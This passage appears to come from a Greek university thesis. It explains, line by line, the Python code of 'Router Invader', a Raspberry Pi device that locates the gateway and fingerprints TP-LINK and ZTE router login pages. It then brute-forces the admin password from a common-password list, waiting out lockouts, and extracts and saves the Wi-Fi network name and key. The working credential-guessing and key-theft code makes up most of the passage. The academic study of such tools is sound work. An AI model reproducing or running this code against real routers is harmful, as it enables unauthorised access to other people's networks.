2.5.2 Ρύθμιση παραμέτρων οθόνης και συνάρτηση οθόνης ΄lcd΄

Με τις επόμενες εντολές, πραγματοποιείται η ρύθμιση ορισμένων παραμέτρων και περαιτέρω αρχικοποίηση για την ορθή λειτουργία της οθόνης.

```
RST = None

disp = Adafruit_SSD1306.SSD1306_128_64(rst=RST)

disp.begin()

disp.clear()

disp.display()

width = disp.width

height = disp.height

image = Image.new('1', (width, height))

draw = ImageDraw.Draw(image)
```

[37] Tutorialspoint [χ.χ]. *Python 3 - time sleep() Method*. Διαθέσιμο στο: https://www.tutorialspoint.com/python3/time_sleep.htm [Πρόσβαση 21 Φεβρουαρίου 2019]

Η παρακάτω συνάρτηση, **΄lcd΄**, καλείται κάθε φορά που επιθυμούμε να εμφανιστεί κάποιο μήνυμα στην οθόνη, που έχουμε προσαρτήσει στο Raspberry Pi. Η συνάρτηση λαμβάνει 2 παραμέτρους οι οποίες αντιστοιχούν στην εμφάνιση δύο σειρών μηνυμάτων στην οθόνη. Η προεπιλεγμένη τιμή των παραμέτρων είναι το κενό, ώστε να μπορεί να κληθεί η συνάρτηση και με ένα μόνο όρισμα. Στην περίπτωση αυτή, η άλλη παράμετρος θα πάρει αυτόματα την προεπιλεγμένη τιμή και θα εμφανιστεί στην οθόνη μήνυμα μόνο στην μια σειρά, αναλόγως την πρώτη ή την δεύτερη. Οι εντολές της συνάρτησης είναι:

```
def  lcd(line1='',line2=''):
        draw.rectangle((0,0,width,height), outline=0, fill=0)
        draw.text((2,10), str(line1), fill=255)
        draw.text((2,40), str(line2), fill=255)
        disp.image(image)
        disp.display()
```

Οι εντολές εισαγωγής των σχετικών αρθρωμάτων για την οθόνη (βλ. κεφ. 2.5.1), οι εντολές ρύθμισης παραμέτρων της οθόνης, καθώς και οι εντολές της συνάρτησης **΄lcd΄** της οθόνης, προέκυψαν μετά από ανάλυση και επεξεργασία του προγράμματος **΄SSD1306.py΄** (βλ. Παράρτημα 2) που υπήρχε σε ένα από τα πακέτα που εγκαταστήσαμε για την λειτουργία της οθόνης. Με την βοήθεια που παρείχαν τα σχόλια επεξήγησης, εντός του κώδικα του παραπάνω προγράμματος, καθώς και με ορισμένους πειραματισμούς που διεξήγαμε, απομονώσαμε τμήματα από τον κώδικα του προγράμματος, τα επεξεργαστήκαμε με τρόπο που να εξυπηρετεί τον τρόπο λειτουργίας που επιθυμούσαμε και τα χρησιμοποιήσαμε στον κώδικά μας, προκειμένου να εμφανίζονται τα μηνύματα πληροφόρησης για τον χρήστη.

2.5.3 Αναζήτηση Gateway

Στο παρακάτω τμήμα κώδικα γίνεται η αναζήτηση της διεύθυνσης gateway, τον ρόλο της οποίας, στην περίπτωσή μας, διαδραματίζει η συσκευή modem-router. Σε περίπτωση αποτυχίας ανίχνευσής της, η διαδικασία εκτελείται επαναλαμβανόμενα έως ότου εκείνη τελικά βρεθεί. Παράλληλα με την διαδικασία αυτή, παρέχεται η ανάλογη πληροφόρηση μέσω μηνυμάτων, στην οθόνη.

```
try:
    lcd('Searching','Gateway...')
    time.sleep(3)
    output=subprocess.getoutput("ip route show | grep -i 'default via' | awk '{print $3}'")
    while (output==''):
        lcd('Failed to find','Gateway.')
        time.sleep(3)
        lcd('Retrying...')
        time.sleep(3)
        output=subprocess.getoutput("ip route show | grep -i 'default via' | awk '{print $3}'")
    lcd('Gateway:',output)
```

Εντολή 1: Εμφωλεύουμε τμήμα των εντολών σε μια εντολή ΄**try**΄. Με τον τρόπο αυτό, σε περίπτωση που προκύψει κάποιο σφάλμα, το πρόγραμμά μας αντί να διακοπεί, θα εκτελέσει το τμήμα κώδικα που έχουμε εμφωλεύσει στην εντολή ΄**except**΄.

Εντολή 2: Καλείται η συνάρτηση της οθόνης ώστε να εκτυπωθεί σχετικό μήνυμα πληροφόρησης στην οθόνη: ΄**Searching Gateway…**΄.

Εντολή 3: Προκαλεί αναστολή της εκτέλεσης επόμενων εντολών του κώδικά μας για 3 δευτερόλεπτα. Χρησιμοποιούμε την συγκεκριμένη εντολή, ώστε ο χρήστης να έχει τον σχετικό χρόνο για ανάγνωση του μηνύματος.

Εντολή 4: Εντοπίζει την default gateway και την αποθηκεύει στην μεταβλητή ΄**output**΄, ώστε να χρησιμοποιηθεί στην συνέχεια του προγράμματος. Στο τερματικό του Raspberry Pi, μπορούμε να χρησιμοποιήσουμε την εντολή ΄**ip route show | grep -i 'default via' | awk '{print $3}'**΄ ώστε να εμφανιστεί αποκλειστικά η διεύθυνση της gateway. [38] Προκειμένου όμως να εκτελεστεί η συγκεκριμένη εντολή, μέσω του python προγράμματός μας και επιπλέον να αποθηκευτεί η τιμή που θα εμφάνιζε το τερματικό στην μεταβλητή output, χρησιμοποιούμε την εντολή ΄**subprocess.getoutput("ip route show | grep -i 'default via' | awk '{print $3}'")**΄. [39]

Εντολή 5: Δημιουργούμε έναν βρόγχο επανάληψης, ο οποίος θα εκτελείται μόνο εάν και για όσο η μεταβλητή ΄**output**΄ δεν έχει πάρει κάποια τιμή, δηλαδή στην περίπτωση που δεν έχει βρεθεί η gateway.

Εντολές 6,8: Εμφανίζουν σχετικά μηνύματα πληροφόρησης στην οθόνη.

Εντολές 7,9: Παύση, προκειμένου να δοθεί χρόνος ανάγνωσης των μηνυμάτων.

Εντολή 10: Όπως στην εντολή 4

Εντολή 11: Εκτελείται όταν και εφόσον βρεθεί η gateway και εμφανίζει την τιμή της στην οθόνη.

2.5.4 Αναγνώριση modem-router

Σε αυτό το τμήμα εντολών, καλείται μέσω του Selenium, η διεύθυνση της gateway που ανιχνεύθηκε στο προηγούμενο στάδιο, προκειμένου να κατευθυνθούμε στην αρχική σελίδα από το περιβάλλον ρυθμίσεων του modem-router. Στην συνέχεια, πραγματοποιούνται αναζητήσεις στον κώδικα της ιστοσελίδας, προκειμένου να

[38] Kolodyazhnyy, S. (2016). *How to show (just) the IP address of my router?*. Askubuntu. 23 Δεκεμβρίου. Διαθέσιμο στο: https://askubuntu.com/questions/605424/how-to-show-just-the-ip-address-of-my-router [Πρόσβαση 8 Μαρτίου 2019]

[39] Itz-azhar (2016). *Running shell command and capturing the output*. Stackoverflow. 12 Νοεμβρίου. Διαθέσιμο στο: https://stackoverflow.com/questions/4760215/running-shell-command-and-capturing-the-output [Πρόσβαση 21 Φεβρουαρίου 2019]

ανιχνευτούν στοιχεία και χαρακτηριστικά που θα παραπέμπουν πιθανώς σε μια από τις δύο συμβατές συσκευές modem-router. Εάν προκύψουν στοιχεία που να υποδεικνύουν πιθανή συμβατότητα, δίνεται εντολή για κλήση μίας εκ των δύο σχετικών συναρτήσεων που θα εκτελέσει τις ανάλογες ενέργειες. Αναφέρουμε την φράση ΄πιθανώς συμβατή συσκευή΄, καθώς υπάρχει το ενδεχόμενο, να ανιχνευθεί κάποιο στοιχείο-χαρακτηριστικό, που να χρησιμοποιείται και από μια άλλη, μη συμβατή συσκευή. Για παράδειγμα, χρησιμοποιούμε ως πιθανό στοιχείο-χαρακτηριστικό της συσκευής TP-LINK που χρησιμοποιήσαμε, το κείμενο: **΄Copyright © 2016 TP-LINK Technologies Co., Ltd. All rights reserved.΄**, το οποίο εντοπίζεται στη σελίδα εισαγωγής διαπιστευτηρίων της συσκευής αυτής και το οποίο χρησιμοποιούμε ως μέσο αναγνώρισής της. Υπάρχει το ενδεχόμενο, το ίδιο κείμενο, να χρησιμοποιείται και από ένα διαφορετικό μοντέλο modem-router της ίδιας εταιρείας ή/και με μία άλλη έκδοση λογισμικού, του οποίου όμως, το περιβάλλον ρυθμίσεων να είναι διαφορετικό. Το Router Invader, μην έχοντας την δυνατότητα να διακρίνει την διαφορά αυτή, λανθασμένα θα ενεργήσει σαν να συνδέθηκε στο μοντέλο, το οποίο χρησιμοποιήσαμε στα πλαίσια της εργασίας μας, με αποτέλεσμα πιθανή αποτυχία.

```
r_router=False
driver=webdriver.Chrome('/usr/lib/chromium-browser/chromedriver')
driver.get('http://'+output)
time.sleep(1.5)
r1=driver.find_elements_by_id('copyright')
if len(r1)>0:
    if r1[0].text=='Copyright © 2016 TP-LINK Technologies Co., Ltd. All rights reserved.':
        r_router=True
        lcd('TP-LINK router','detected.')
        time.sleep(3)
        router_1()
```

```
if r_router==False:
        r2=driver.find_elements_by_id('head')
        if len(r2)>0:
                if r2[0].text=='ZXHN H108N V2.5':
                        r_router=True
                        lcd('ZTE router','detected.')
                        time.sleep(3)
                        router_2()
if r_router==False:
        lcd('Router recognition','failed.')
```

Εντολή 1: Χρησιμοποιούμε την μεταβλητή ΄**r_router**΄ (recognized router) σαν δείκτη για το εάν έχει αναγνωριστεί ως πιθανώς συμβατό το modem-router, που συνδέθηκε στην κατασκευή μας. Αρχικά δίνουμε την λογική τιμή ΄**False**΄, προκειμένου, εάν στην συνέχεια αναγνωριστεί το modem-router ως πιθανώς συμβατό, να αλλάξουμε την τιμή της σε ΄**True**΄.

Εντολή 2: Μέσω της εντολής αυτής, προκειμένου να λειτουργήσει το εργαλείο Selenium, προσθέτουμε την διαδρομή (path) στην οποία αποθηκεύτηκε ο οδηγός chromedriver κατά την εγκατάστασή του. [40] Ο chromedriver εξυπηρετεί στο να συνεργαστούν ο περιηγητής Chromium και ο WebDriver του Selenium. [41]


Εντολή 3: Το Selenium καλεί την ιστοσελίδα που ορίζεται εντός της παρένθεσης, δηλαδή την διεύθυνση της gateway, στην οποία αναμένεται να υπάρχει η σελίδα παραμετροποίησης του modem-router.

[40] Imakepr0ngifs (2017). *Success: How to run Selenium Chrome webdriver on Raspberry pi*. Reddit. 29 Σεπτεμβρίου. Διαθέσιμο στο: https://www.reddit.com/r/selenium/comments/7341wt/success_how_to_run_selenium_chrome_webdriver_on/ [Πρόσβαση 8 Μαρτίου 2019]

[41] Launchpad [χ.χ]. *WebDriver driver for the Chromium Browser*. Διαθέσιμο στο: https://launchpad.net/ubuntu/trusty/+package/chromium-chromedriver [Πρόσβαση 8 Μαρτίου 2019]

Εντολή 4: Η εντολή αυτή χρησιμοποιείται εδώ, προκειμένου να δοθεί ο απαραίτητος χρόνος φόρτωσης της σελίδας που ζητήθηκε, προτού εκτελεστεί η επόμενη εντολή.

Εντολή 5: Το Selenium, θα αναζητήσει στον κώδικα της ιστοσελίδας, στοιχεία με ΄**id=copyright**΄. Τα αποτελέσματα που θα επιστρέψει θα καταχωρηθούν σε μία λίστα. Στο σημείο αυτό, αναζητούμε την χαρακτηριστική πρόταση ΄**Copyright © 2016 TP-LINK Technologies Co., Ltd. All rights reserved.**΄ που υπάρχει στην σελίδα του TP-LINK modem-router που χρησιμοποιήσαμε και η οποία βρίσκεται σε στοιχείο με το παραπάνω id.



Εντολή 6: Προκειμένου να γνωρίζουμε αν βρέθηκε κάποιο στοιχείο με τα χαρακτηριστικά που ορίσαμε, ελέγχουμε αν η παραπάνω λίστα, η ΄**r1**΄, δεν είναι κενή, ελέγχοντας αν ο αριθμός των στοιχείων της είναι μη μηδενικός. Συνεπώς, χρησιμοποιούμε την συνάρτηση ΄**len**΄, η οποία επιστρέφει τον αριθμό των στοιχείων που υπάρχουν σε μια λίστα, σε συνδυασμό με την εντολή ΄**if**΄ ώστε να ελέγξουμε αν ο αριθμός αυτός είναι θετικός. [42]

Εντολή 7: Στην περίπτωση που εντοπιστεί κάποιο στοιχείο, θα εκτελεστεί η εντολή αυτή, ώστε να ελέγξουμε, αν το κείμενο του πρώτου στοιχείου της λίστας συμπίπτει με το κείμενο που βρήκαμε πως υπάρχει στο αντίστοιχο στοιχείο στη σελίδα του TP-LINK modem-router που εξετάσαμε. Προσπελαύνουμε το κείμενο από το παραπάνω στοιχείο με την εντολή ΄**.text**΄. [43]

[42] JeffC (2016). *Selenium Python - Handling No such element exception*. Stackoverflow. 24 Ιουνίου. Διαθέσιμο στο: https://stackoverflow.com/questions/38022658/selenium-python-handling-no-such-element-exception [Πρόσβαση 3 Μαρτίου 2019]
[43] Jain, S. (2017). *How to get text with selenium web driver in python*. Stackoverflow. 24 Αυγούστου. Διαθέσιμο στο: https://stackoverflow.com/questions/20996392/how-to-get-text-with-selenium-web-driver-in-python [Πρόσβαση 3 Μαρτίου 2019]

Εντολή 8: Χρησιμοποιούμε την μεταβλητή ΄**r_router**΄ (recognized router), δίνοντας την λογική τιμή ΄**True**΄, σαν δείκτη πως το συνδεδεμένο modem-router αναγνωρίστηκε ως πιθανώς συμβατό.


Εντολή 9: Εμφάνιση σχετικού μηνύματος ενημέρωσης.

Εντολή 10: Παύση προκειμένου να δοθεί χρόνος για ανάγνωση του μηνύματος.

Εντολή 11: Καλείται και εκτελείται η συνάρτηση ΄**router_1**΄ προκειμένου να γίνουν οι αντίστοιχες ενέργειες χειρισμού του TP-LINK modem-router που χρησιμοποιήσαμε.

Εντολή 12: Με την βοήθεια της μεταβλητής ΄**r_router**΄**,** ελέγχουμε αν προηγουμένως, το modem-router αναγνωρίστηκε ως πιθανώς συμβατό.

Εντολές 13-19: Αν το modem-router δεν αναγνωρίστηκε, τότε θα αναζητήσουμε διαφορετικά στοιχεία κατά τρόπο παρόμοιο με τις παραπάνω εντολές, προσπαθώντας όμως τώρα, να εντοπίσουμε αντίστοιχο κείμενο που υπάρχει στο ZTE modem-router που εξετάσαμε. Στη σελίδα του συγκεκριμένου modem-router, υπάρχει η χαρακτηριστική φράση: ΄**ZXHN H108N V2.5**΄ την οποία θα χρησιμοποιήσουμε ως πληροφορία για πιθανή αναγνώριση. Στην περίπτωση που εντοπιστούν τα αντίστοιχα πεδία, θα κληθεί η συνάρτηση ΄**router_2**΄, σχεδιασμένη να χειριστεί αναλόγως το modem-router ZTE.



Εντολές 20-21: Με την βοήθεια της μεταβλητής ΄**r_router**΄ που χρησιμοποιούμε ως δείκτη για το εάν αναγνωρίστηκε το συνδεδεμένο modem-router, εμφανίζεται σχετικό μήνυμα αποτυχίας στην περίπτωση που δεν κατέστη εφικτή η αναγνώριση.

2.5.5 Συνάρτηση ΄router_1΄

Η συνάρτηση αυτή, καλείται όταν έχει εντοπιστεί ως πιθανώς συνδεδεμένο, το modem-router TP-LINK που επιλέξαμε στα πλαίσια της εργασίας και χειρίζεται το

περιβάλλον παραμετροποίησης της συσκευής με τρόπο κατάλληλο, προκειμένου, αρχικά, να εισάγει τα σωστά διαπιστευτήρια (username και password).

Στο συγκεκριμένο μοντέλο modem-router, όπως έχουμε εξετάσει μέσα από το περιβάλλον ρυθμίσεων, υπάρχει η δυνατότητα για αλλαγή του κωδικού, ο οποίος μάλιστα πρέπει να διαθέτει τουλάχιστον ένα ψηφίο (δεν επιτρέπεται να είναι κενός), ενώ δεν εντοπίσαμε αντίστοιχη δυνατότητα για αλλαγή του username, το οποίο παραμένει σταθερά η λέξη ΄**admin**΄. Δημιουργήσαμε λοιπόν ενδεικτικά ένα αρχείο κειμένου, το οποίο περιλαμβάνει τον προεπιλεγμένο κωδικό πρόσβασης του συγκεκριμένου modem-router TP-LINK και 10 ακόμη συχνά χρησιμοποιούμενους κωδικούς. [44] Το Python πρόγραμμά μας, χρησιμοποιεί το αρχείο αυτό προκειμένου να δημιουργήσει μια λίστα κωδικών, από την οποία θα χρησιμοποιεί διαδοχικά κάθε κωδικό, δοκιμάζοντας την πρόσβαση στο περιβάλλον ρυθμίσεων του TP-LINK modem-router. Ο πρώτος κωδικός του αρχείου είναι η λέξη ΄**admin**΄, ο προεπιλεγμένος δηλαδή κωδικός της συσκευής και είναι εκείνος που θα οδηγήσει στην πρόσβαση στο περιβάλλον ρυθμίσεων, στην περίπτωση που δεν έχει πραγματοποιηθεί αλλαγή του από τον χρήστη. Οι υπόλοιποι 10 κωδικοί που χρησιμοποιήσαμε είναι οι παρακάτω:

- 123456
- password
- 123456789
- 12345678
- 12345
- 111111
- 1234567
- sunshine
- qwerty
- iloveyou

Επισημαίνουμε, πως υπάρχει η δυνατότητα να χρησιμοποιηθεί αντί του συγκεκριμένου, ένα αρχείο κειμένου με μεγαλύτερο πλήθος ή είδος κωδικών.

[44] NewsDesk (2018). *Οι 25 πιο δημοφιλείς κωδικοί του 2018*. Tecky. 14 Δεκεμβρίου. Διαθέσιμο στο: https://tecky.eu/oi-25-pio-dimofileis-kodikoi-toy-2018/ [Πρόσβαση 6 Μαρτίου 2019]

Το Router Invader αρχικά θα δοκιμάσει τον προεπιλεγμένο κωδικό για το συγκεκριμένο μοντέλο. Στην περίπτωση αποστολής των σωστών συνθηματικών, θα κατευθυνθεί στο περιβάλλον ρυθμίσεων προκειμένου να ανασύρει, να εμφανίσει και να αποθηκεύσει τον κωδικό πρόσβασης του Wi-Fi και το αντίστοιχο όνομα δικτύου. Αντίθετα, στην περίπτωση που το πρόγραμμά μας εντοπίσει πως τα διαπιστευτήρια ήταν λανθασμένα και δεν ήταν εφικτή η εισαγωγή στο κυρίως περιβάλλον ρυθμίσεων, εκτελεί μία διαδικασία, όπου δοκιμάζει διαδοχικά κωδικούς από την λίστα. Τέλος, στην περίπτωση που δεν κατέστη εφικτή η πρόσβαση στο περιβάλλον ρυθμίσεων, εμφανίζεται σχετικό μήνυμα.

```
def router_1():
    p=open("/home/pi/Desktop/pass_wordlist.txt")
    pass_list=p.read().split('\n')
    credentials=False
    pass_counter=0
    while credentials==False and (pass_counter+1)<=len(pass_list):
        lcd('Trying credentials:','admin:'+pass_list[pass_counter])
        time.sleep(1.5)
        field1= driver.find_element_by_name('Login_Name')
        field1.send_keys('admin')
        field2= driver.find_element_by_name('Login_Pwd')
        field2.send_keys(pass_list[pass_counter])
        driver.find_element_by_name('texttpLoginBtn').click()
        time.sleep(1.5)
        if driver.current_url=='http://'+output+'/rpSys.html':
            credentials=True
            lcd('Router credentials','OK')
            driver.switch_to_frame('navigation')
```

```
            time.sleep(1.5)
            driver.find_element_by_partial_link_text('Interface').click()
            time.sleep(1.5)
            driver.find_element_by_id('Wireless').click()
            time.sleep(1.5)
            driver.switch_to_default_content()
            time.sleep(1.5)
            driver.switch_to_frame('main')
            time.sleep(1.5)
            ssid=driver.find_element_by_name('ESSID').get_attribute('value')
            password=driver.find_element_by_name('PreSharedKey').get_attribute('value')
            f=open("/home/pi/Desktop/results.txt", "w")
            f.write('SSID:'+ssid+'\nPassword:'+password)
            f.close()
            lcd('SSID:'+ssid,'Password:'+password)
    else:
            feedback=driver.find_element_by_id('tr1').text
            if feedback=='The username or password is
            incorrect,please input again.':
                    lcd('Wrong router','credentials.')
                    time.sleep(3)
            elif 'You have exceeded five attempts' in feedback:
                    lcd('Exceeded 5 attempts','Wait 600 seconds.')
```

```
                    time.sleep(600)
                pass_counter+=1
    if credentials==False:
        lcd('Failed to find','router credentials.')
    time.sleep(2)
    driver.quit()
```

Εντολή 1: Ορίζουμε την συνάρτηση μας με ονομασία ΄**router_1**΄

Εντολή 2: Για το άνοιγμα για ανάγνωση, του αρχείου με τους πιθανούς κωδικούς, δίνουμε σαν παράμετρο στην εντολή ΄**open()**΄, την διαδρομή που είναι αποθηκευμένο το αρχείο: ΄**/home/pi/Desktop/pass_wordlist.txt**΄.

Εντολή 3: Δημιουργούμε μια λίστα με όνομα ΄**pass_list**΄, στην οποία θα αποθηκευτούν οι κωδικοί του παραπάνω αρχείου. Συγκεκριμένα, με την εντολή ΄**read()**΄ γίνεται η ανάγνωση του αρχείου. Προκειμένου η λίστα να δημιουργηθεί με έναν κωδικό ανά αντικείμενο της λίστας, δίνουμε την εντολή **split('\n')** ώστε να γίνει ο αντίστοιχος διαχωρισμός όταν εντοπιστεί ο χαρακτήρας newline, ΄**\n**΄. Η επιλογή του χαρακτήρα αλλαγής γραμμής γίνεται καθώς στο αρχείο ΄**pass_wordlist.txt**΄, η διάταξη που επιλέξαμε είναι κάθε κωδικός να βρίσκεται κάτω από τον προηγούμενο με χρήση του πλήκτρου ΄**enter**΄.

Εντολή 4: Χρησιμοποιούμε την μεταβλητή ΄**credentials**΄ ως δείκτη για το εάν έχουν βρεθεί τα σωστά διαπιστευτήρια. Αρχικά, δίνεται η λογική τιμή ΄**False**΄ και στην συνέχεια, εάν διαπιστωθεί πως χρησιμοποιήθηκαν τα σωστά διαπιστευτήρια, δίνεται η λογική τιμή ΄**True**΄.

Εντολή 5: Χρησιμοποιούμε ως μετρητή την μεταβλητή ΄**pass_counter΄,** ώστε να προσπελαύνουμε κάθε φορά τον επόμενο στη σειρά κωδικό από τη λίστα ΄**pass_list**΄.


Εντολή 6: Δημιουργούμε έναν βρόγχο επανάληψης, ο οποίος θα εκτελείται επαναλαμβανόμενα εφόσον ισχύουν δυο συνθήκες. Πρώτον, να μην έχουν βρεθεί τα σωστά διαπιστευτήρια του modem-router, δηλαδή η μεταβλητή ΄**credentials**΄ να έχει

την τιμή ΄**False**΄. Δεύτερον, η τιμή του μετρητή συν μια μονάδα (δεδομένου πως το πρώτο αντικείμενο της λίστας βρίσκεται στην θέση 0 και όχι στην θέση 1), να είναι μικρότερη ή ίση από το πλήθος των αντικειμένων της λίστας ΄**pass_list**΄, ώστε να μην επιχειρήσει το πρόγραμμά μας να προσπελάσει κάποιο στοιχείο, πέραν του τελευταίου στοιχείου της λίστας, το οποίο δεν θα υφίσταται.


Εντολή 7: Εμφάνιση σχετικού μηνύματος πληροφόρησης. Στην συγκεκριμένη περίπτωση θα εμφανίσει τα στοιχεία που πρόκειται να δοκιμάσει για πρόσβαση στο περιβάλλον ρυθμίσεων με την μορφή ΄**username:password**΄. Το πεδίο ΄**username**΄, όπως έχουμε αναφέρει, παραμένει σταθερό (΄**admin**΄), ενώ σχετικά με τον κωδικό που θα δοκιμαστεί στην συγκεκριμένη επανάληψη, ο μετρητής ΄**pass_counter**΄ μέσα στις αγκύλες ορίζει ποιο αντικείμενο (κωδικός) από την λίστα ΄**pass_list**΄ θα εμφανιστεί.

Εντολή 8: Προσωρινή παύση 1.5 δευτερολέπτου πριν την εκτέλεση της επόμενης εντολής.


Εντολή 9: Με την εντολή αυτή ανιχνεύεται το πεδίο συμπλήρωσης username στο modem-router. Συγκεκριμένα, στον κώδικα της ιστοσελίδας, είδαμε πως το συγκεκριμένο πεδίο, έχει σαν χαρακτηριστικό, ΄**name=Login_Name**΄, συνεπώς το Selenium θα κάνει αναζήτηση του συγκεκριμένου χαρακτηριστικού, το οποίο θα αποθηκεύσουμε στην μεταβλητή ΄**field1**΄, προκειμένου να χρησιμοποιηθεί σε επόμενη εντολή.



Εντολή 10: Με το Selenium θα συμπληρωθεί, στο πεδίο που εντοπίσαμε με την εντολή 9, το username (παραμένει σταθερά σε κάθε επανάληψη η λέξη ΄**admin**΄).



Εντολές 11-12: Κατά τρόπο παρόμοιο με τις εντολές 9-10, θα αναζητηθεί το πεδίο εισαγωγής του κωδικού πρόσβασης και θα συμπληρωθεί με τον αντίστοιχο κωδικό από την λίστα ΄**pass_list**΄, σύμφωνα με την τιμή, στην συγκεκριμένη επανάληψη, του μετρητή ΄**pass_counter**΄.



Εντολή 13: Το Selenium, θα εντοπίσει το στοιχείο του πλήκτρου Login με ΄**name=texttpLoginBtn**΄ και θα το επιλέξει.


Εντολή 14: Προσωρινή παύση για 1.5 δευτερόλεπτο πριν την εκτέλεση της επόμενης εντολής, προκειμένου να φορτώσει ολοκληρωμένα η σελίδα στην οποία αναμένεται να ανακατευθυνθούμε.

Εντολή 15: Πραγματοποιείται έλεγχος σχετικά με το αν η διεύθυνση της τρέχουσας σελίδας ισοδυναμεί με την διεύθυνση ΄**http://'+output+'/rpSys.html**΄. Στη σελίδα αυτή παρατηρήσαμε πως μας ανακατευθύνει το modem-router, στην περίπτωση αποστολής των σωστών διαπιστευτηρίων, συνεπώς θεωρούμε πως σηματοδοτεί την αποστολή των σωστών συνθηματικών και την επιτυχή πρόσβαση στο περιβάλλον ρυθμίσεων του modem-router.

Εντολή 16: Αναθέτουμε στην μεταβλητή ΄**credentials**΄ την λογική τιμή True καθώς έχουν χρησιμοποιηθεί τα σωστά συνθηματικά.

Εντολή 17: Εμφάνιση μηνύματος πληροφόρησης πως έχουν βρεθεί και χρησιμοποιηθεί τα σωστά συνθηματικά.

Στο στάδιο αυτό το Router Invader πρέπει να κατευθυνθεί στο κατάλληλο σημείο, στο οποίο θα βρίσκονται το όνομα του δικτύου και ο κωδικός πρόσβασης WiFi. Για τον λόγο αυτό, θα κατευθυνθεί σε διαφορετικό μενού-καρτέλα. Συγκεκριμένα, από την αρχική σελίδα (καρτέλα ΄**Status**΄), θα πρέπει να επιλέξει ΄**Interface Setup**΄ και μετά ΄**Wireless**΄.



